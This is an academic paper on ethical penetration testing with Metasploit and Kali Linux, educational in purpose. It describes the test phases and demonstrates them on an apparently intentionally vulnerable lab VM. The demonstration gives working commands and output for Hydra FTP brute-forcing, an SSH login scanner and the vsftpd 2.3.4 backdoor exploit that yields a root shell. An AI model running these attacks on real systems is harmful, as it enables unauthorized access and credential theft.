PENETRATION TESTING USING METASPLOIT FRAMEWORK: AN ETHICAL APPROACH

Seema Rani[1], Ritu Nagpal[2]

[1]*M.Tech Scholar, Computer Science & Engineering, GJUS&T, Hisar, India*
[2]*Associate Professor, Computer Science & Engineering, GJUS&T, Hisar, India*

***Abstract**-Security is an essential concern for the internet since nowadays almost all communication occurs via the internet. The motive of performing penetration testing is to ensure that system and network have no security hole that allows an unauthorized access to system and network. One possible and appropriate way to avoid hacking of system and network is penetration testing. This paper summarily describe some basics of penetration testing, evaluation of existing exploits and tools and use Metasploit framework for penetration testing and to run exploits in this framework. We describe penetration testing techniques: information gathering, vulnerability analysis, vulnerability exploitation, post exploitation and report generation using Metasploit framework's existing modules, exploits and tools.*

Keywords: Penetration testing, vulnerabilities, security, exploit, Metasploit framework.

1. INTRODUCTION

Nowadays people are getting more dependent on computer and information technology and security information on the internet is an important concern for IT society and industry. The rapidly increasing number of connections of computers to the internet, extensibility of system over network is growing day by day and is increasing the complexity of systems and security software and infrastructure is a major concern for IT World. In this era even small details are stored on internet in database of computer systems on internet. To ensure that information is secure and not vulnerable and adhere with the assigned security regulations, security experts have designed various powerful security assurance approaches including layered design, guarantee or proof of correctness, environment of software engineering and penetration testing. Penetration testing is an essential technique to test the complete, operational, integrated and trusted computing base which consists of software, hardware and people. Pen testing using an open source framework such as Metasploit for exploit generation contains more than 1600 exploits and 495 payloads to attack the network and computer systems. Penetration testing is done by simulating the unauthorized access to the system either by using manual method or automated tools or by combination of both methods. **Ahmad Ghafarian [1]** in this paper titled ”Using Kali Linux Security Tools to Create Laboratory Projects for Cybersecurity Education” describe the installation and lists of tools provided by Kali Linux 2017.3 and uses preconfigured and preinstalled tools for laboratory project using VMware (virtual machine framework). **Matthew Denis *et al* [2]** in this paper titled "Penetration testing: Concepts, attack methods, and defense strategies" examines the distinct penetration testing tools of Kali Linux: Metasploit, Wireshark, JohnThe Ripper, BeEF, Nmap, Nessus and Dradisare to study attack methodologies and defense strategies. **Himanshu Gupta and Rohit Kumar [4]** In this paper titled “Protection against penetration attacks using Metasploit” discusses the script based attacks, using Metasploit built-in module to exploit the target system, implements Metasploit attacks and analyze scripts and payloads to prepare a defense script. **Fabián Cuzme-Rodríguez *et al*. [5]** In this paper titled “Offensive Security: Ethical Hacking Methodology on the Web” The objective is to plan methodology, generate policies for security assurance and ISO 2007 attacks, risk analysis using MSAT 4.0 tool based on ISO standard . **Ömer Aslan and Refik Samet [7]** in this paper titled "Mitigating Cyber Security Attacks by Being Aware of Vulnerabilities and Bugs" how to handle cyber security attacks by spreading awareness about vulnerabilities and threats, Attacks methodology, defense strategies of vulnerabilities. Section-I introduces penetration testing and its terminology. Section-II includes conceptual framework of penetration testing and section-III explains phases of penetration testing and then it contains review of phases using Metasploit exploits and tools of kali Linux. Finally we conclude with giving the pros and cons of penetration testing.

2. PENETRATION TESTING AND TERMINOLOGY

The vulnerability is a security hole, a flaw in the code or design that makes the computer system at risk. A number of Vulnerabilities exist such as buffer overflow, race condition, formal string value, null pointer etc. Security loopholes are detected or observed by vulnerability assessment and penetration testing. With the help of vulnerability assessment, pen tester scans the loophole and after scanning penetration testing is performed against the detrimental vulnerabilities which exposes the risks to the system. Trojanhorse, email bombing, data stealing, SQL injection, password cracking, Denial of Service, SQL injection, cross-site scripting are some types of attacks. It is essential for organizations to consider methodologies like Open Web Application

Security Project (OWASP), Offensive Security (OS), Certified Ethical Hacking (CEH) and Information Systems Security Assessment Framework (ISSAF) against attacks [5].

Various penetration testing methodologies are available and it is challenging to use the legitimate methodology for testing. The methodology for penetration testing is white box penetration testing, black box penetration testing and grey box penetration testing. In black box penetration testing pen tester act as hacker and target the system without having any idea about the system. Gray box penetration testing, tester have the access, privilege and partial information of system. It is more efficient then black box testing and considered as ethical hacking where by the hacker who have legitimate access to an organization network. White box penetration testing is considered as open box, clear box and logic driven testing and have full knowledge of the target system like network, source code, OS version, server type, IP address etc... It provides the comprehensive assessment of both external and internal vulnerabilities. It is most time consuming technique. We shall use white box methodologies or ethical hacking techniques for penetration testing. Penetration testing is used to mitigate the attacks. The tester uses penetration-testing tools to examine the security vulnerabilities and the security holes through which an attacker can intrude into the systems. Kali Linux is used to exploit vulnerabilities.

3. CONCEPTUAL FRAMEWORK OF PENETRATION TESTING

Pen testing or penetration testing is a way of testing a system against the detrimental vulnerabilities which exposes the risks to the system. The steps in penetration testing include information gathering, vulnerability analysis, vulnerability exploitation, post exploitation and report generation. Avoid and clear away the vulnerability that can damage the system [7]. Many tools can be used for penetration testing. The main motive of penetration testing is to find out the security vulnerability in a system and then eliminate them before the attacker attacks the system by unauthorized means and exploits them. It can be automated by the software application or may be performed manually.

Following diagram shows the process of penetration testing




Figure 1: The process of penetration testing

There are plethora of tools used for penetration testing to a distinct type of device and manage different types of attacks. Toolset used for pen testing is Backtrack, Kali Linux suite using a virtual box or VMware. Kali Linux consists of a wide range of penetration testing tools and framework. Metasploit framework is used for generating exploits into the systems. We shall take steps to secure our resources from such exploits.

4. PHASES IN PENETRATION TESTING

Information Gathering: The first step of penetration testing is to gather all information about the system or machine. Depending upon gathered information tester can examine that vulnerabilities exist in target system, network, hosts and application .Information like domain name, database name and its version, how many ports are open, firewall is on or not. In our research gathering of information is done by using NMAP tool.

Vulnerabilities analysis: After gathering of the information, vulnerabilities of system are obtained by further scanning the network or computer system. In this scanning phase, tester analyses the vulnerabilities like which type pf service is running, version of particular service which port number is running this service, operating system etc. For commonly scanning used tools are NMAP, Nessus, Nikto. Huge number of vulnerabilities are found that can be exploited .The tester use the most descriptive vulnerabilities to exploit the system or hosts.

Vulnerability exploitation: After finding particular vulnerability for exploitation pen tester's main motive is to breach all type of security and take over the remote access of network, application or system. We are using METASPLOIT framework for exploiting the vulnerabilities. Through exploitation, pen tester can get remote access of the system. The goal of pen tester is how far it get into the infrastructure to identify valued targets and avoid detection.

Post exploitation: After the exploitation is completed, pen tester or attacker tries to stay in system for longer period of time and without being detected. To do this a related payload is to be needed to execute on the side of victim machine and performs a specific task. Payload can be in form of .exe file or .pdf file whenever it is clicked a session is opened. In Metasploit framework, Meterpreter is used to open the session for attacker. In this phase, attacker can get the root privilege and can do havoc with system or network.


Report Generation: A document in the form of status report is generated. This report contain full details of penetration testing process.

Attacker's IP: 10.0.2.15(KALI LINUX)

Victim's IP: 192.168.2.4

First step of penetration tester is to collect information of the system or network. To determine the admin name and user password of the system and we shall do this by using hydra tool. For that a list of username and password is created first. Hydra is fast and flexible password cracking tool used in kali Linux that supports various protocols.

Now, open kali Linux terminal and set user.txt for username and pass.txt for password and press enter key and then execute: hydra –L user.txt –P pass.text 192.168.2.4 ftp



```
root@kali:~/Desktop#  hydra -L user.txt -P pass.txt 192.168.2.4 ftp
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-05-23 06:37:02
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per t
ask
[DATA] attacking ftp://192.168.2.4:21/
[21][ftp] host: 192.168.2.4   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.2.4   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-23 06:37:07
root@kali:~/Desktop# 
```

Figure 2: Hydra tool for password and username

NMAP

For scanning we shall use NMAP (network mapper), kali Linux tool for discovering information about the system and network. NMAP 7.70 is now available, released on March 2018. It detects the open ports, find out the complete details of operating system and software, finds the IP addresses of remote hosts and finds the vulnerabilities on local and remote hosts. Following are NMAP commands

Nmap **IP**: Basic IP or domain scan

-p: specify nmap which ports to scan

-sS: scan using TCP SYN scan (default)

-sP: to find out host is alive or not

-O: OS type or version

-sV: detects service version

-sT: Full TCP scan (connection establish with TCP open ports)

-sU: performs UDP scan

oN: export result in text file

oX: saving result in xml file

oA: Save in all format

-A: OS and service detection

-T4: for faster execution

-sI: for idle scan

-p: scan single port

-p 1-100: Scan range of ports


-p-: Scan all ports

--script=http-title: Get page title from http service

Exploiting port 23 TELNET

Hacking system using telnet works on port 23. Telnet is client server protocol based on TCP connection. Telnet enables the remote control of computer. Telnet needs authorization to start, manage and use application. Telnet can take access of database of remote host. Open terminal in kali Linux and type following command and press enter key and we got following results that shown in picture.

telnet 192.168.2.4



```
msf5 > telnet 192.168.2.4
[*] exec: telnet 192.168.2.4

Trying 192.168.2.4...
Connected to 192.168.2.4.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu May 23 04:08:12 EDT 2019 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Figure 3: Telnet remote login

Exploiting SSH


To discover vulnerabilties we use metasploit framework.It contains auxiliary functions and we use SSH service running on port 22.This module test the ssh logins on machine and reports successful logins

msf5 > use auxiliary/scanner/ssh/ssh_login msf5 auxiliary (scanner/ssh/ssh_login)>set rhosts 192.168.2.4

msf5 auxiliary (scanner/ssh/ssh_login)> set user_file /root/Desktop/user.txt

msf5 auxiliary (scanner/ssh/ssh_login)> set pass_file /root/Desktop/pass.txt

msf5 auxiliary (scanner/ssh/ssh_login) > exploit



```
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.2.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin
) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev
),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable
 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 3 opened (10.0.2.15:33425 -> 192.168.2.4:22) at 2019-05-23 08
:42:18 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > session 3
[-] Unknown command: session.
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 3
[*] Starting interaction with 3...

whoami
msfadmin
```

Figure 4: Auxiliary ssh login


Exploitng VSFTPD

Exploiting the particular version of the FTP service is VSFTPD 2.3.4.This module exploits a malicious backdoor.

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor

msf5 exploit (unix/ftp/vsftpd_234_backdoor)>set rhost 192.168.1.103

msf5 exploit (unix/ftp/vsftpd_234_backdoor)> exploit



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.4:21 - USER: 331 Please specify the password.
[+] 192.168.2.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:42465 -> 192.168.2.4:6200) at 2019-05-23 09:45:05 +0000

ifconfig
eth0      Link encap:Ethernet  HWaddr [illegible]
          inet addr:192.168.2.4  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: [illegible] Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:[illegible] errors:0 dropped:0 overruns:0 frame:0
          TX packets:[illegible] errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:[illegible]  TX bytes:[illegible]
          Base address:[illegible] Memory:[illegible]

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:[illegible] errors:0 dropped:0 overruns:0 frame:0
          TX packets:[illegible] errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:[illegible]  TX bytes:[illegible]

ls
bin
boot
cdrom
dev
```

Figure 5: exploit vsftpd

5. Conclusion

Penetration testing is an effective method to identify vulnerabilities in systems and steps can be taken to mitigate the vulnerabilities. Penetration testing is an adequate and cost effective technique to protect the system and network or organisations. Depending on the amount of available information, tester can choose the black box, white box and grey box penetration testing method. Basically three types of Penetration testing methods are performed for application, network and social engineering. This paper describes the different phases of penetration testing using existing tools and exploits of Metasploit framework. These phases are information gathering, vulnerabilities analysis, vulnerabilities exploitation, post exploitation and report generation. Each phase is reviewed using automated tools and exploits of Metasploit.

6. References

[1] A. Ghafarian, "Using Kali Linux Security Tools to Create Laboratory Projects for Cybersecurity Education," in Proceedings of the Future Technologies Conference (FTC) 2018, vol. 881, Cham: Springer International Publishing, pp. 358–367, 2019.

[2] M. Denis, C. Zena and T. Hayajneh, "Penetration testing: Concepts, attack methods, and defense strategies," 2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT), Farmingdale, NY, pp. 1-6, 2016.

[3] F. Holik, J. Horalek, O. Marik, S. Neradova and S. Zitta, "Effective penetration testing with Metasploit framework and methodologies," 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI), Budapest, pp. 237-242, 2014.

[4] H. Gupta and R. Kumar, "Protection against penetration attacks using Metasploit," in 2015 4th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions), Noida, India, pp. 1–4, 2015.

[5] F. Cuzme-Rodríguez, M. León-Gudiño, L. Suárez-Zambrano, and M. Domínguez-Limaico, "Offensive Security: Ethical Hacking Methodology on the Web," in Information and Communication Technologies of Ecuador (TIC.EC), vol. 884, M. Botto-Tobar, L. Barba-Maggi, J. González-Huerta, P. Villacrés-Cevallos, O. S. Gómez, and M. I. Uvidia-Fassler, Eds. Cham: Springer International Publishing, pp. 127–140, 2019.

[6] S. Nagpure and S. Kurkure, "Vulnerability Assessment and Penetration Testing of Web Application," in 2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA), PUNE, India, pp. 1–6, 2017.

[7] Ö. Aslan and R. Samet, "Mitigating Cyber Security Attacks by Being Aware of Vulnerabilities and Bugs," 2017 International Conference on Cyberworlds (CW), Chester, pp.222-225, 2017.

[8] Li Qian, Zhenyuan Zhu, Jun Hu, and Shuying Liu, "Research of SQL injection attack and prevention technology," in 2015 International Conference on Estimation, Detection and Information Fusion (ICEDIF), Harbin, China, pp. 303–306, 2015.

[9] Y. Kim, I. Kim, and N. Park, "Analysis of Cyber Attacks and Security Intelligence," in Mobile, Ubiquitous, and Intelligent Computing, vol. 274, J. J. Park, H. Adeli, N. Park, and I. Woungang, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 489–494, 2014.

[10] A. Chowdhury, "Recent Cyber Security Attacks and Their Mitigation Approaches – An Overview," in Applications and Techniques in Information Security, vol. 651, L. Batten and G. Li, Eds. Singapore: Springer Singapore, pp. 54–65, 2016.

[11] L. Qiang, Y. Zeming, L. Baoxu, J. Zhengwei, and Y. Jian, "Framework of Cyber Attack Attribution Based on Threat Intelligence," in Interoperability, Safety and Security in IoT, vol. 190, N. Mitton, H. Chaouchi, T. Noel, T. Watteyne, A. Gabillon, and P. Capolsini, Eds. Cham: Springer International Publishing, pp. 92–103, 2017.

[12] K. Sadhukhan, R. A. Mallari, and T. Yadav, "Cyber Attack Thread: A control-flow based approach to deconstruct and mitigate cyber threats," in 2015 International Conference on Computing and Network Communications (CoCoNet), Trivandrum, India, pp. 170–178, 2015.

[13] A. Sadeghian, M. Zamani, and A. A. Manaf, "A Taxonomy of SQL Injection Detection and Prevention Techniques," in 2013 International Conference on Informatics and Creative Multimedia, Kuala Lumpur, Malaysia, pp. 53–56, 2013.

[14] Y. Kim, I. Kim, and N. Park, "Analysis of Cyber Attacks and Security Intelligence," in Mobile, Ubiquitous, and Intelligent Computing, vol. 274, J. J. Park, H. Adeli, N. Park, and I. Woungang, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 489–494,2014.

[15] R. Van Heerden, S. Von Soms, and R. Mooi, "Classification of cyber attacks in South Africa," in 2016 IST-Africa Week Conference, Durban, South Africa, pp. 1–16, 2016.

[16] M. C. Tran and Y. Nakamura, "Classification of HTTP automated software communication behaviour using NoSql database," in 2016 International Conference on Electronics, Information, and Communications (ICEIC), Danang, Vietnam, pp. 1–4, 2016.

[17] A. Djenna and D. Eddine Saidouni, "Cyber Attacks Classification in IoT-Based-Healthcare Infrastructure," in 2018 2nd Cyber Security in Networking Conference (CSNet), Paris, pp. 1–4, 2018.

[18] Y. Wang and J. Yang, "Ethical Hacking and Network Defense: Choose Your Best Network Vulnerability Scanning Tool," in 2017 31st International Conference on Advanced Information Networking and Applications Workshops (WAINA), Taipei, Taiwan, pp. 110–113, 2017.

[19] M. Khurana, R. Yadav, and M. Kumari, "Buffer Overflow and SQL Injection: To Remotely Attack and Access Information," in Cyber Security, vol. 729, M. U. Bokhari, N. Agrawal, and D. Saini, Eds. Singapore: Springer Singapore, pp. 301–313, 2018.

[20] K. Park, Y. Song, and Y.-G. Cheong, "Classification of Attack Types for Intrusion Detection Systems Using a Machine Learning Algorithm," in 2018 IEEE Fourth International Conference on Big Data Computing Service and Applications (BigDataService), Bamberg, pp. 282–286,2018.